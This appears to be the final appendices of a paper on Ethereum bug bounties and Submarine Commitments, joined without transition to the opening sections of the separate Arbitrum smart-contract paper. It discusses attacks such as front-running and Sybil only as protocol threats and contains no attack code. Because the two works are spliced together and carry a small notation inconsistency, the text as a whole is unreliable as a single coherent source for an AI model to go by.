Following the notation and analysis for majority-voting in [21], we define the empirical probability $\tilde{P}_{\text{maj}}$ that a majority of the $N$ programs (randomly chosen from the 20) fail simultaneously (see [21, Equation 6]):

$$\tilde{P}_{\text{maj}} = \sum_{y=0}^{20} \binom{20}{N}^{-1} \sum_{l=\frac{N+1}{2}}^{N} \binom{y}{l} \binom{20-y}{N-l} g(y) \,. \qquad (5)$$

Similarly, we define the empirical probability $\tilde{P}_{\text{NNVP}}$ that all $N$ chosen programs fail simultaneously on a given input:

$$\tilde{P}_{\text{all}} = \sum_{y=0}^{20} \binom{20}{N}^{-1} \binom{y}{N} g(y) \,. \qquad (6)$$

Finally, to recover our definition of an exploit gap in Equation (1), we define the probability $\tilde{P}_{\text{one}}$ that at least one of the programs fails:

$$\tilde{P}_{\text{one}} = \sum_{y=0}^{20} \binom{20}{N}^{-1} \sum_{l=1}^{N} \binom{y}{l} \binom{20-y}{N-l} g(y) \,. \qquad (7)$$

We can then define two different exploit gaps, one for traditional N-version programming with majority voting, and one for NNVP (where we abort unless all programs fail identically). We have

$$\texttt{gap}_{maj} = \frac{\tilde{P}_{\text{one}}}{\tilde{P}_{\text{maj}}} \quad \text{and} \quad \texttt{gap}_{NNVP} \geq \frac{\tilde{P}_{\text{one}}}{\tilde{P}_{\text{all}}} \,, \qquad (8)$$

where the inequality for $\texttt{gap}_{NNVP}$ is because NNVP only fails if all programs fail *identically* (the results in [21] only give us an upper bound for this probability).

Using the estimated values $g(y)$ from [21], we obtain:

| N | Majority Voting | NNVP |
|---|---|---|
| 3 | $5 \leq \texttt{gap}_{maj} \leq 189$ | $74 \leq \texttt{gap}_{NNVP} \leq 14{,}845$ |
| 5 | $13 \leq \texttt{gap}_{maj} \leq 3399$ | $5544 \leq \texttt{gap}_{NNVP} \leq 801{,}741$ |

In all cases, the lowest exploit gap is obtained for the third work-load (denoted $S_{1,0}$ in [21]), which has the lowest failure rate overall.

If we combine all work-loads into one, and assume that hackers sample uniformly from the test inputs used in the experiment, we obtain:

| N | Majority Voting | NNVP |
|---|---|---|
| 2 | N.A. | $\texttt{gap}_{NNVP} \geq 79$ |
| 3 | $\texttt{gap}_{maj} = 7$ | $\texttt{gap}_{NNVP} \geq 4409$ |
| 5 | $\texttt{gap}_{maj} = 709$ | $\texttt{gap}_{NNVP} \geq 282{,}605$ |

Note that NNVP makes sense even in the case $N = 2$, and yields gaps that are multiple orders of magnitude greater than the ones obtained with majority voting.

# B Submarine Commitment Constructions

In this section, we present two constructions for Submarine Commitments. The first, in Appendix B.1, is our preferred construction. It is simple and efficient, but only realizable with changes to Ethereum awaiting adoption of EIP-86. The second, in Appendix B.3 is more involved and expensive, but realizable today.

We note that players could in principle conceal true commitments by sending dummy (regular) commitments with random values \$val $\geq$ \$deposit—so that they are indistinguishable from real commitments—but have a "dummy" flag that can be revealed to trigger a refund. This approach turns out to be complicated and unworkable, though. A community of users would not in general have an incentive to generate dummy traffic and incur transaction fees. A would-be claimant could generate dummy traffic to conceal her true commitment, but then the very inception of dummy traffic would signal a pending claim and incentivize $\mathcal{A}$ to release its withheld bug. These problems motivate the use of Submarine Commitments instead.

## B.1 EIP-86-Based Construction

Our simple realization of Submarine Commitments in Ethereum leverages a new EVM opcode, `CREATE2`, introduced in EIP-86 (EIP stands for "Ethereum Improvement Proposal") and scheduled to be included in the upcoming "Constantinople" hardfork. `CREATE2` creates new smart contracts, much like an already existing `CREATE` opcode. Unlike `CREATE`, which does not include a user-supplied value, `CREATE2` computes the address of

the created contract C as $H(addrCreator, salt, codeC)$, where *addrCreator* is the address of the contract's creator, *salt* is a 256-bit salt value chosen by the creator, *codeC* is the EVM byte code of C's initcode, and $H$ is Keccak-256.

To realize a Submarine Commitment, we can use *salt* to encode the inputs to the commit, key and $addr(P)$. Let Forwarder be a contract that sends any money received at its address to BountyContract. A Submarine Commitment involves these functions:

- *Commit:* $P$ selects a witness key $\leftarrow_s \{0,1\}^\ell$ for suitable $\ell$ (e.g., $\ell = 256$). $P$ sends $deposit to address

  $$\widehat{\mathsf{addr}} = H(addr(\mathsf{BountyContract}), H(addr(P), \mathsf{key}), code),$$

  where $addr(\mathsf{BountyContract})$ is BountyContract's address and *code* is Forwarder's EVM initcode.
- *Reveal:* $P$ sends key and commitBlk (the block number in which $P$ committed) to BountyContract. BountyContract verifies that the commit indeed occurred in block commitBlk (e.g. using Appendix B.2).
- *DepositCollection:* BountyContract creates an instance of Forwarder at address $\widehat{\mathsf{addr}}$ using `CREATE2`. A call to Forwarder sends $deposit to BountyContract.

## B.2 Merkle-Patricia Proof Verification

In order for Submarine Commitments to be secure against front-running attacks, we need to verify that the commit transaction indeed occurred in block commitBlk. Otherwise, an adversary can wait until she observes the "reveal" transaction $\tau$ and then front-run $\tau$ by including a backdated "commit" and corresponding "reveal" in front of $\tau$. We can prevent this attack by having Contract verify that "commit" was indeed sent in block commitBlk and that at least $\rho$ blocks have elapsed since commitBlk upon receiving a "reveal". (Recall that the adversary can roll back the blockchain by at most $\rho$ blocks.)

Unfortunately, Ethereum provides no native capability for smart contracts to verify that a transaction occurred in a specific block. However, Ethereum's block structure enables efficient verification of Merkle-Patricia proofs of (non-)inclusion of a given transaction in a block [37]: all transactions in a block are organized in a Merkle-Patricia Tree [57] mapping transaction indices to transaction data. The root hash of this tree is included in the block header and the block header is hashed into the *block hash*, which can be queried from inside a smart contract by means of the `BLOCKHASH` opcode.

We implemented this verification procedure in a smart contract that takes a block number, the transaction data, and a Merkle-Patricia proof of transaction inclusion as inputs, and outputs *accept* or *reject*. We benchmarked the gas cost of this contract by verifying the inclusion of 25 transactions from the Ethereum blockchain. The proof verification has a mean cost of 207,800 gas (approximately 2.08 USD[2]). Note that this cost is only incurred when a bounty is being claimed, and has no impact on "normal" transactions.

**Proof of Cheat.** We can reduce the gas cost of our Submarine Commitment scheme by not performing a Merkle-Patricia proof verification on every "reveal": instead of requiring parties to prove that their "commit" occurred in commitBlk, we only require them to provide commitBlk and the transaction data, *but no Merkle-Patricia proof*. A party $P$ can then submit a *Proof of Cheat*, a Merkle-Patricia proof demonstrating that an adversary $\mathcal{A}$ backdated their transaction: $\mathcal{A}$ had to claim the existence of a non-existing transaction; therefore, there will either be a different transaction or no transaction at the purported transaction index in block commitBlk. If the proof of cheat is accepted, $\mathcal{A}$'s $deposit is given to $P$ and $\mathcal{A}$'s "commit" and "reveal" are voided.

Competing parties can easily check each other's commits for correctness off-chain and provide a Proof of Cheat if they witness a cheat. In this setting, $P$ benefits from catching a malicious competitor $\mathcal{A}$ in two ways: $\mathcal{A}$'s claim is voided (potentially netting $P$ the $bounty) and $\mathcal{A}$'s $deposit is given to $P$.

## B.3 `CREATE`-Based Construction

In Appendix B.1, we gave a construction of Submarine Commitments that requires the yet-to-be-introduced `CREATE2` opcode. Hereafter, we show a different construction relying on the `CREATE` opcode, available in Ethereum today. However, the `CREATE2`-based construction is simpler and has 98.5% lower gas costs than the `CREATE`-based construction during deposit collection (75,000 gas vs 5,000,000 gas, or 0.75 USD vs 50.00 USD respectively[2]).

When a contract $C$ creates a new contract $C_{new}$ using the `CREATE` opcode, $C_{new}$'s address is computed as $H(addr(C), nonce(C))$, where $nonce(C)$ a monotonic counter of the number of contracts created by $C$. (Ethereum's state records this nonce for each contract.)

By chaining a series of contract creations and encoding information in the associated nonce values, we can compute an address for Submarine Commitments. Let Contract be the contract that will receive Submarine Commitments. Let Forwarder be a simple contract that has two functions both of which abort if they aren't being called by Contract:

- *Clone* uses `CREATE` to spawn another Forwarder instance at address $H(addr(\mathsf{Forwarder}), nonce(\mathsf{Forwarder}))$.
- *Forward* sends all funds held by the contract to Contract.

**Algorithm CreateForwarder**$(P, \mathsf{key})$

nonces $\leftarrow \mathcal{E}(H'(addr(P), \mathsf{key}))$
address $\leftarrow addr(\mathsf{Contract})$
**for** $i = 1$ **to** $k$
  **while** no contract at address $H(\mathsf{address}, \mathsf{nonces}_i + 1)$
    call *Clone* on contract at address
  address $\leftarrow H(\mathsf{address}, \mathsf{nonces}_i + 1)$
//address now equals $\widehat{\mathsf{addr}}$

**Figure 7: Algorithm to create a Forwarder at address $\widehat{\mathsf{addr}}$.**

We now describe the three functions that make up a Submarine Commitment:

- *Commit:* $P$ selects a witness key $\leftarrow_s \{0,1\}^\ell$ and computes $x := H'(addr(\mathsf{Contract}), \mathsf{key})$ for a suitable $\ell$ and hash function $H'$ with codomain $\{0,1\}^\ell$. Let $A := addr(\mathsf{Contract})$ and let $\mathcal{E} : \{0,1\}^\ell \to \{0,\ldots,b-1\}^k$ be the function that takes an integer (encoded as a binary string) and reencodes it as a string of length $k$ in base $b$. $P$ sends \$deposit to address

$$\widehat{\mathsf{addr}} = H(H(\ldots H(A, \mathcal{E}(x)_1 + 1)\ldots, \mathcal{E}(x)_{k-1} + 1), \mathcal{E}(x)_k + 1)\,.$$

- *Reveal:* $P$ sends key and a Merkle-Patricia proof that she committed in the correct block (see Appendix B.2) to BountyContract.
- *DepositCollection:* BountyContract repeatedly calls the *Clone* function of appropriate Forwarder instances until a Forwarder is created at $\widehat{\mathsf{addr}}$. (See Figure 7 for details.) BountyContract then calls *Forward* to make this instance send the the deposit to BountyContract.

**Choosing $n$ and $b$.** Since we aren't concerned with collision attacks on $H'$, $n = 80$ provides sufficient security. For $n = 80$, in the ROM, a choice of $b = 4$ minimizes the expected number of contract creations $\log_b(2^n)\left(1 + \frac{b-1}{2}\right)$. In practice, we instantiate $H'$ as a truncated version of Keccak-256 as this is the cheapest cryptographic hash function available in the EVM. In our prototype, a *DepositCollection* call costs 5,000,000 gas with these parameters.

## B.4 Analysis of Anonymity Set Size

Submarine Commitments rely on concealing "commit" transactions in an anonymity set of unrelated transactions: to prevent bug-withholding attacks, the "commit" of the Submarine Commitment scheme must remain concealed until the "reveal" is broadcast. Since a "commit" is indistinguishable from a benign transaction sending ether to a fresh address, a transaction to an address $A$ is a part of the anonymity set if:

- The (external) transaction is a regular send of a non-zero amount of ether with an empty data field.



**Figure 8: Size of anonymity set for Submarine Commitments**. We show the number of transactions (left) and the fraction of transactions (right) per block that are a part of the anonymity set, as a function of $\rho$, the size of the commit window. Statistics are computed by averaging 48 block sequences of length $\rho$, starting at (hourly-spaced) blocks $4430000 + i \cdot 240$ for $i \in [0,47]$.



**Figure 9: Histogram of transaction values in anonymity set for Submarine Commitments**. We set $\rho = 100$ and take all transactions in the anonymity sets of 48 sequences of 100 blocks, starting at blocks $4430000 + i \cdot 240$ for $i \in [0,47]$.

- $A$ has never received or sent any transactions.
- $A$ has no associated code (i.e. $A$ is not a contract).
- $A$ is not involved in any other transactions (internal or external) during the commit window.

In the experiment $\mathbf{Exp}_{\mathcal{A}}^{\mathsf{bntyrace}}$ analyzed in Section 5.4, a commitment is revealed after $\rho$ blocks, where it is assumed that the adversary can rewind up to $\rho$ blocks in the blockchain. Figure 8 shows the size of the anonymity set as a function of this commitment window $\rho$. Even for $\rho = 100$ (i.e. a 25 minute rewind window at 15 secs/block), average blocks still contain two transactions in the anonymity set. Furthermore, 34 of the 48 blocks we studied (70%) contained at least one transaction that is part of the anonymity set. In a full commit window of size $\rho = 100$, we get an anonymity set of approximately 200 transactions, over 2% of *all* transactions in period.

As Figure 9 shows, the transaction values in the anonymity set span a wide range. Commitments with an associated value between 0.0001 ether and 10 ether (approximately 10,000 USD[2]) are easily concealed.

# Arbitrum: Scalable, private smart contracts

## Abstract

We present Arbitrum, a cryptocurrency system that supports smart contracts without the limitations of scalability and privacy of systems previous systems such as Ethereum. Arbitrum, like Ethereum, allows parties to create smart contracts by using code to specify the behavior of a virtual machine (VM) that implements the contract's functionality. Arbitrum uses mechanism design to incentivize parties to agree off-chain on what a VM would do, so that the Arbitrum miners need only verify digital signatures to confirm that parties have agreed on a VM's behavior. In the event that the parties cannot reach unanimous agreement off-chain, Arbitrum still allows honest parties to advance the VM state on-chain. If a party tries to lie about a VM's behavior, the verifier (or miners) will identify and penalize the dishonest party by using a highly-efficient challenge-based protocol that exploits features of the Arbitrum virtual machine architecture. Moving the verification of VMs' behavior off-chain in this way provides dramatic improvements in scalability and privacy. We describe Arbitrum's protocol and virtual machine architecture, and we present a working prototype implementation.

## 1 Introduction

The combination of *digital currencies* and *smart contracts* is a natural marriage. Cryptocurrencies allow parties to transfer digital currency directly, relying on distributed protocols, cryptography, and incentives to enforce basic rules. Smart contracts allow parties to create virtual trusted third parties that will behave according to arbitrary agreed-upon rules, allowing the creation of complex multi-way protocols with very low counterparty risk. By running smart contracts on top of a cryptocurrency, one can encode monetary conditions and penalties inside the contract, and these will be enforced by the underlying consensus mechanism.

Ethereum [31] was the first cryptocurrency to support Turing-complete stateful smart contracts, but it suffers from limits on scalability and privacy. Ethereum requires every miner to emulate every step of execution of every contract, which is expensive and severely limits scalability. It also requires the code and data of every contract to be public, absent some type of privacy overlay feature which would impose costs of its own.

### 1.1 Arbitrum

We present the design and implementation of Arbitrum, a new approach to smart contracts which addresses these shortcomings. Arbitrum contracts are very cheap for verifiers to manage. (As explained below, we use the term *verifiers* generically to refer to the underlying consensus mechanism. For example, in the Bitcoin protocol, Bitcoin miners are the verifiers.) If parties behave according to incentives, Arbitrum verifiers need only verify a few digital signatures for each contract. Even if parties behave counter to their incentives, Arbitrum verifiers can efficiently adjudicate disputes about contract behavior without needing to examine the execution of more than one instruction by the contract. Arbitrum also allows contracts to execute privately, publishing only (saltable) hashes of contract states.

In Arbitrum, parties can implement a smart contract as a *Virtual Machine (VM)* that encodes the rules of a contract. The creator of a VM designates a set of *managers* for the VM. The Arbitrum protocol provides an *any-trust* guarantee: any one honest manager can force the VM to behave according to the VM's code. The parties that are interested in the VM's outcome can themselves serve as managers or appoint someone they trust to manage the VM on their behalf. For many contracts, the natural set of managers will be quite small in practice.

Relying on managers, rather than requiring every verifier to emulate every VM's execution, allows a VM's managers to advance the VM's state at a much lower cost

to the verifiers. Verifiers track only the hash of the VM's state, rather than the full state. Arbitrum creates incentives for the managers to agree out-of-band on what the VM will do. Any state change that is endorsed by all of the managers (and does not overspend the VM's funds) will be accepted by the verifiers. If, contrary to incentives, two managers disagree about what the VM will do, the verifiers employ a bisection protocol to narrow the disagreement down to the execution of a single instruction, and then one manager submits a simple proof of that one-instruction execution which the verifiers can check very efficiently. The manager who was wrong pays a substantial financial penalty to the verifiers, which serves to deter disagreements.

Parties can send messages and currency to a VM, and a VM can itself send messages and currency to other VMs or other parties. VMs may take actions based on the messages they receive. The Verifier tracks the hash of the VM's inbox.

The architecture of the Arbitrum VM and protocol are designed to make the task of resolving disputes as fast and simple for the verifiers as possible. Details of the design appear later in the paper.

Arbitrum dramatically reduces the cost of smart contracts. If participants behave according to their incentives, then verifiers will never have to emulate or verify the behavior of any VM. The only responsibility of verifiers in this case is to do simple bookkeeping to track the currency holdings, the hash of a message inbox, and a single hashed state value for each VM. If a participant behaves irrationally, it may require the verifiers to do a modest amount of extra work, but the verifiers will be (over-)compensated for this work at the expense of the irrational party.

As a corollary of the previous principle, Arbitrum VMs can be private, in the sense that a VM can be created and execute to completion without revealing the VM's code or its execution except for the content and timing of the messages and payments it sends, and (saltable) hashes of its state. Any manager of a VM will necessarily have the ability to reveal information about that VM, but if managers want to maintain a VM's privacy they can do so.

Arbitrum is consensus-agnostic, meaning that it assumes the existence of a consensus mechanism that publishes transactions, but the Arbitrum design works equally well with any consensus mechanism, including a single centralized publisher, a quorum-based consensus system, or Nakamoto consensus as used in Bitcoin [26]. Additionally, an existing smart contract system can serve as this consensus mechanism assuming it can encode Arbitrum's rules as a smart contract. In this paper, we refer to the consensus entity or system as the *Verifier* (and the participants in the said consensus system as the *verifiers*).

### 1.2 Structure of the paper

The remainder of the paper is structured as follows. In section 2 we discuss the difficulties of implementing smart contracts efficiently, and we present the *Participation Dilemma*, a new theoretical result on participation games showing that one approach to incentivize smart contract verification may not work. In section 3 we describe Arbitrum's approach, and in section 4 we provide more details of Arbitrum's protocol and virtual machine architecture, which together allow much more efficient and privacy-friendly verification of the operations of virtual machines implementing smart contracts. Section 5 describes our implementation of Arbitrum and provides some benchmarks of performance and the sizes of proofs and blockchain transactions. Section 6 surveys related work, and section 7 concludes the paper.

## 2 Why Scaling Smart Contracts is Difficult

Supporting smart contracts in a general and efficient way is a difficult problem. In this section we survey the drawbacks of some existing approaches.

### 2.1 The Verifier's Dilemma

The most obvious way to implement smart contract VMs is to have every miner in a cryptocurrency system emulate every step of execution of every VM. This has the advantage of simplicity, but it imposes severe limits on scalability.

The high cost of verifying VM execution may manifest as the *Verifier's Dilemma* [22]. Because transactions involving code execution by a VM are expensive to verify, a party that is supposed to verify these transactions has an incentive to free-ride by accepting the transactions without verifying them, in the hope that either (1) misbehavior is deterred by other parties' doing verification, or (2) any discrepancies will not be detected by other potential verifiers because they also do not perform verification. This can lead to an equilibrium in which some transactions are accepted with little or no verification. Conversely, in a scenario in which all miners are honestly doing the verification, a miner can exploit this by including a time-consuming computation that will take the other miners a significant amount of time to verify. While all of the other miners are doing the verification, the miner that included this computationally heavy transaction can get a head-start on mining the next block, giving it a disproportionate chance of collecting the next block reward. This dilemma exists because of the high cost of verifying VM execution.

## 2.2 The Participation Dilemma

One approach to scaling verification (as used in, *e.g.*, TrueBit [30]) relies on participation games, a mechanism design approach that aims to induce a limited but sufficient number of parties to verify each VM's execution. These systems face what we call the *Participation Dilemma*, of how to prevent Sybil attacks in which a single verifier, who may or may not be honest, claims to be multiple verifiers, and in doing so can drive other verifiers out of the system.

## 2.3 Participation Games

In this section we prove new formal barriers to approaches based on *participation games*. The idea is that players will "participate" in a costly process. Consider the following game:

- There are $n$ players, who may pay 1 to participate.
- Participating player $i$ chooses a number of Sybils $s_i \geq 1$. Non-participating players set $s_i = 0$.
- Player $i$ receives reward $s_i \cdot f(\sum_j s_j)$, where $f : \mathbb{N} \to \mathbb{R}_+$ is a reward function.

In the context of this paper, think of participating as "verifying a computation." It costs something to verify the computation, but once you've verified it, you can claim to have verified it from any number of additional Sybils for free, and these Sybils are indistinguishable from "real" verifiers. The goal would then be to design a participation game (i.e. a reward function $f(\cdot)$) such that *in equilibrium*, no player has any incentive to Sybil, and a desired number of players participate, so that the apparent number of verifiers equals the actual number of separate players who were verifiers.

The authors of TrueBit correctly observe that the family of functions $f_c(m) = c \cdot 2^{-m}$ make great candidates for participation games. Specifically, for any target $k$ of participating players, the participation game with reward function $f(m) = (2^k + 0.5) \cdot 2^{-m}$ has a unique (up to symmetry) pure Nash equilibrium where every player has $s_i \in \{0, 1\}$, and exactly $k$ players participate. In fact, an even stronger property holds: it is always a best response for any player to set $s_i \leq 1$![1] We call such reward functions *One-Shot Sybil-Proof* (formal definition in Appendix A). This initially makes participation games seem like a promising avenue for verifiable smart contracts, as One-Shot Sybil-proof reward functions exist.

However, a problem that prior work fails to resolve is that smart contract verification is a *repeated game*. In repeated games, there are numerous other equilibria that don't project onto Nash equilibria of their one-shot variants. For intuition, recall the classic prisoner's dilemma:[2] if the game is only played once, then the unique Nash equilibrium is for both players to defect (and defecting is even a strictly dominant strategy). However, in the repeated prisoner's dilemma, there are numerous other equilibria including the famous Tit-For-Tat, and Grim Trigger strategies [29].

We discuss the formal model for repeated games (which is standard, but not the focus of this paper) in Appendix A. But the point is that repeated games allow for players to sacrifice the present in order to save for the future. For example, the following is an equilibrium of the repeated participation game with $f(m) = (4.5) \cdot 2^{-m}$. Player one uses the strategy: set $s_1 = 2$ in all rounds. Player $i > 2$ sets $s_i = 0$ in all rounds. Player 2 uses the strategy: if in either of the previous two rounds, $\sum_{j \neq 2} s_j \leq 1$, set $s_2 = 1$. Otherwise, set $s_2 = 0$.

Note that all players aside from player 1 are certainly best responding. They currently get utility zero (because player 1 sets $s_1 = 2$ every round, and they therefore all set $s_i = 0$). If they instead participated in any round, they would get negative utility. Player 1 on the other hand, is also best responding! This is because if they decreased their number of Sybils in any round, it would cause player 2 to participate in the next two rounds (formal proof in appendix).

Note that this equilibrium is not at all unnatural: players $> 1$ are simply reacting to what the market looked like in the previous rounds. Player 1 is staying one step ahead of the game and realizing that no matter what, there are going to be two participants in equilibrium, so player 1 might as well be all of them rather than share the reward. In fact, this is not a property specific to the reward function $c \cdot 2^i$, but *any reward function*.

**Theorem 1.** *Every One-Shot Sybil-Proof participation game admits a Nash equilibrium where only one player participates.*

In Appendix A, we provide a proof of Theorem 1, as well as a discussion of possible outside-the-box defenses. These defenses seem technically challenging (perhaps impossible) to implement, but we are are not claiming this provably. However, simulations do indicate that the cost to implement these defenses scales linearly with the computational power of a single player, which may render them impractical (if they are indeed even possible).

As a result, approaches based on this type of participation game, including those proposed in prior work [30, 32], appear to be unable to prevent Sybil attacks that undermine confidence in the verification of smart contracts.

[1] That is, no matter what the other players do, player $i$ is strictly happier to set $s_i = 1$ than $s_i > 1$.

[2] There are two players. Both get payoff 1 if they both defect, and payoff 2 if they both cooperate. If one cooperates and the other defects, the defector gets 4 and the cooperator gets 0.

## 3 Arbitrum System Overview

In this section we give an overview of the design of Arbitrum.

### 3.1 Roles

There are four types of roles in the Arbitrum protocol and system.

The **Verifier** is the global entity or distributed protocol that verifies the validity of transactions and publishes accepted transactions. The Verifier might be a central entity or a distributed multiparty consensus system such as a distributed quorum system, a worldwide collection of miners as in the Nakamoto consensus protocol [26], or itself a smart contract on an existing cryptocurrency. Because the Arbitrum design is agnostic as to which type of consensus system is used, for brevity we use the singular term Verifier for whatever consensus system is operating.

A **key** is a participant in the protocol that can own currency and propose transactions. A key is identified by (the hash of) a public key. It can propose transactions by signing them with the corresponding private key.

A **VM (Virtual Machine)** is a virtual participant in the protocol. Every VM has code and data that define its behavior, according to the Arbitrum Virtual Machine (AVM) Specification,which is included in the extended version of this paper. Like keys, VMs can own currency and send and receive currency and messages. A VM is created by a special transaction type.

A **manager** of a VM is a party that monitors the progress of a particular VM and ensures the VM's correct behavior. When a VM is created, the transaction that creates the VM specifies a set of managers for the VM. A manager is identified by (the hash of) its public key.

### 3.2 Lifecycle of a VM

An Arbitrum VM is created using a special transaction, which specifies the initial state hash of the VM, a list of managers for the VM, and some parameters. As described below, the state hash represents a cryptographic commitment to the VM's state (i.e., its code and initial data). Any number of VMs can exist at the same time, typically with different managers.

Once a VM is created, managers can take action to cause that VM's state to change. The Arbitrum protocol provides an *any-trust* guarantee: any one honest manager can force the VM's state changes to be consistent with the VM's code and state, that is, to be a valid execution according to the AVM Specification.

An *assertion* states that if certain preconditions hold, the VM's state will change in a certain way. An assertion about a VM is said to be *eligible* if (1) the assertion's preconditions hold, (2) the VM is not in a halted state, and (3) the assertion does not spend more funds than the VM owns. The assertion contains the hash of the VM's new state and a set of actions taken by the VM, such as sending messages or currency.

*Unanimous assertions* are signed by all managers of that VM. If a unanimous assertion is eligible, it is immediately accepted by the Verifier as the new state of the VM.

*Disputable assertions* are signed by only a single manager, and that manager attaches a currency deposit to the assertion. If a disputable assertion is eligible, the assertion is published by the Verifier as pending. If a timeout period passes without any other manager challenging the pending assertion, the assertion is accepted by the Verifier and the asserter gets its deposit back. If another manager challenges the pending assertion, the challenger puts down a currency deposit, and the two managers engage in the *bisection protocol*, which determines which of them is lying. The liar will lose its deposit.

A VM continues to advance its state as described above, until the VM reaches a halted state. At this point no further state changes are possible, and the Verifier and managers can forget about the VM.

### 3.3 The Bisection Protocol

The bisection protocol begins when a manager has made a disputable assertion and another manager has challenged that assertion. Both managers will have put down a currency deposit.

At each step of the bisection protocol, the asserter bisects the assertion into two assertions, each involving half as many steps of computation by the VM, and the challenger chooses which half it would like to challenge. They continue this bisection protocol until an assertion about a single step (i.e., the execution of one instruction by the VM) is challenged, at which point the asserter must provide a one-step proof that the Verifier can check. The asserter wins if they provide a correct proof; otherwise the challenger wins. The winner gets their deposit back and also takes half of the loser's deposit. The other half of the loser's deposit goes to the Verifier.

The bisection protocol is carried out via a series of blockchain transactions made by the asserter and challenger. At each point in the protocol a party has a limited time interval to make their next move, and that party loses if they fail to make a valid move by the deadline. The Verifier only needs to check the facial validity of the moves, for example, checking that a bisection of an assertion into two half-sized assertions is valid in the sense that the two resulting assertions do indeed compose to yield the original assertion.

## 3.4 The Verifier's Role

Recall that the Verifier is the mechanism, which may be a distributed protocol with multiple participants, that verifies transactions and publishes verified transactions. In addition to storing a few parameters about each VM such as a list of its managers, the Verifier tracks three pieces of information about each VM that change over time: the hash of the VM's state, the amount of currency held by the VM, and the hash of the VM's inbox which holds messages sent to the VM. The state of a VM is advanced, corresponding to execution of the VM's program, by the Verifier's acceptance of assertions made by the VM's managers.

An assertion that is challenged cannot be accepted by the Verifier, even if the asserter wins the challenge game. Instead, an assertion is "orphaned" when it is challenged.[3] After the challenge game is over, the asserter has the option of resubmitting the same assertion, although this would obviously be foolish if the assertion is incorrect.

The protocol design ensures that a single honest manager can always prevent an incorrect assertion from being accepted, by challenging it. (If somebody else challenges the assertion before the honest manager can do so, the assertion is still prevented from being accepted, even if the challenger is malicious.) An honest manager can also ensure that the VM makes progress, by making disputable assertions, except that a malicious manager can delay progress for the duration of one bisection protocol at the cost of half of a deposit, by forcing a bisection protocol that it knows it will lose.

## 3.5 Key Assumptions and Tradeoffs

Arbitrum allows the party who creates a VM to specify that VM's code, initial data, and set of managers. The Verifier ensures that a VM cannot create currency but can only spend currency that was sent to it. Thus a party who does not know a VM's state or who does not like a VM's code, initial data, or set of managers can safely ignore that VM. It is assumed that parties will only pay attention to a VM if they agree that the VM was initialized correctly and they have some stake in its correct execution. Any party is free to create a VM that is obscure or unfair; and other parties are free to ignore it.

By Arbitrum's *any-trust* assumption, parties should only rely on the correct behavior of a VM if they trust at least one of the VM's managers. One way to have a manager you trust is to serve as a manager yourself. We also expect that a mature Arbitrum ecosystem would include manager-as-a-service businesses that have incentives to maintain a reputation for honesty, and may additionally accept legal liability for failure to carry out an honest manager's duties.

One key assumption that Arbitrum makes is that a manager will be able to send a challenge or response to the Verifier within the specified time window. In a blockchain setting, this means the ability get a transaction included in the blockchain within that time. While critical, this assumption is standard in cryptocurrencies, and risk can be mitigated by extending the challenge interval (which is a configurable parameter of each VM).

Two factors help to reduce the attractiveness of denial of service attacks against honest managers. First, if a DoS attacker cannot be certain of preventing an honest manager from submitting a challenge, but can only reduce the probability of a challenge to $p$, the risk of incurring a penalty may still be enough to deter a false assertion, especially if the deposit amount is increased. Second, because each manager is identified only by a public key, a manager can use replication to improve its availability, including the use of "undercover" replicas whose existence or location is not known to the attacker in advance.

Lastly, a motivated malicious manager can indefinitely stall a VM by continuously challenging all assertions about its behavior. The attacker will lose at least half of every deposit, and each such loss will delay the progress of the VM only for the time required to run the bisection protocol once. We assume that the creators of a VM will set the deposit amount for the VM to be large enough to deter this attack.

## 3.6 Benefits

***Scalability.*** Perhaps the key feature of Arbitrum is its scalability. Managers can execute a machine indefinitely, paying only negligible transaction fees that are small and independent of the complexity of the code they are running. If participants follow incentives, all assertions should be unanimous and disputes should never occur, but even if a dispute does occur, the Verifier can efficiently resolve it at little cost to honest parties (but substantial cost to a dishonest party).

***Privacy.*** Arbitrum's model is well-suited for private smart contracts. Absent a dispute, no internal state of a VM is revealed to the Verifier. Further, disputes should not occur if all parties execute the protocol according to their incentives. Even in the case of a dispute, the Verifier is only given information about a single step of the ma-

[3] We rejected the alternative of allowing an assertion to be accepted and executed if the asserter wins the challenge game, in order to prevent attacks where a malicious challenger deliberately loses the challenge game in order to get a false assertion accepted. The design we chose ensures that a challenger who deliberately loses will lose half their deposit to the miners (and the other half to the asserter with whom the challenger might be colluding), but a malicious challenger will not be able to force the acceptance of an invalid assertion.

chine's execution but the vast majority of the machine's state remains opaque to the Verifier. In section 4.4, we show that we can even eliminate this leak by doing the one step verification in a privacy-preserving manner.

Arbitrum's privacy is no coincidence, but rather a direct result of its model. Since the Arbitrum Verifier (e.g., the miners in a Nakamoto consensus model) do not run a VM's code, they do not need to see it. By contrast, in Ethereum, or any system that attempts to achieve "global correctness," all code and state has to be public so that anyone can verify it, and this model is fundamentally at odds with private execution.

***Flexibility.*** Unanimous assertions provide a great deal of flexibility as managers can choose to reset a machine to any state that they wish and take any actions that they want (provided that the machine has the funds) – even if they are invalid by the machine's code. This requires unanimous agreement by the managers, so if any one manager is honest, this will only be done when the result is one that an honest manager would accept–such as winding down a VM that has gotten into a bad state due to a software bug.



Figure 1: **Overview of the state machine that governs the status of each VM in the Arbitrum protocol.**

## 4 Arbitrum Design Details

This section describes the Arbitrum protocol and virtual machine design in more detail. The protocol governs the public process that manages and advances the public state of the overall system and each VM. The VM architecture governs the syntax and semantics of Arbitrum programs that run within a VM.

### 4.1 The Arbitrum Protocol

Arbitrum uses a simple cryptocurrency design, augmented with features to allow the creation and use of Virtual Machines (VMs), which can embody arbitrary functionality. VMs are programs running on the Arbitrum Virtual Machine Architecture, which is described below.

The Arbitrum protocol recognizes two kinds of actors: keys and VMs. A key is identified by (the cryptographic hash of) a public key, and the actor is deemed to have taken an action if that action is signed by the corresponding private key. The other kind of actor is a VM, which takes actions by executing code. Any actor can own currency. Arbitrum tracks how much currency is owned by each actor.

A VM is created using a special transaction type. The VM-creation transaction specifies a cryptographic hash of the initial state of the VM, along with some parameters of the VM, such as the length of the challenge period, the amounts of various payments and deposits that parties will make as the protocol executes further, as well as a list of the VM's managers.

